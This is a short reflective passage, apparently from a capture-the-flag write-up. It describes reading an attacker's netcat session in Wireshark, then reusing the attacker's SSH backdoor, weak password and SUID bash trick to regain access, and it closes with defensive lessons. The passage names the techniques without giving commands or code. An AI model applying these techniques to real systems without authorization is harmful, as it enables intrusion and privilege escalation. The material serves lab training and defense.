The first half is a little forensics puzzle. You’re not attacking anything, you’re just reading the story of an attack that already happened, and Wireshark hands you everything if you know where to look. The Export Objects trick to pull files out of the capture, and following the TCP stream on port 4242 to read every command the attacker typed, those two moves basically told me the entire plot. And the reason it works is that netcat sends everything in the clear.
Then the second half flips it around. Everything the attacker did to keep their grip on the box became my way back in. Their SSH backdoor, their weak password, their SUID bash trick.
Little lessons scattered all over this one. Don’t leave TODO comments pointing at your upload endpoint. Don’t leave directory listing on for a folder literally named uploads. Don’t pick passwords a fasttrack wordlist cracks in a second. And if you’re the Cooctus Clan, maybe don’t hardcode your salt in a public GitHub repo.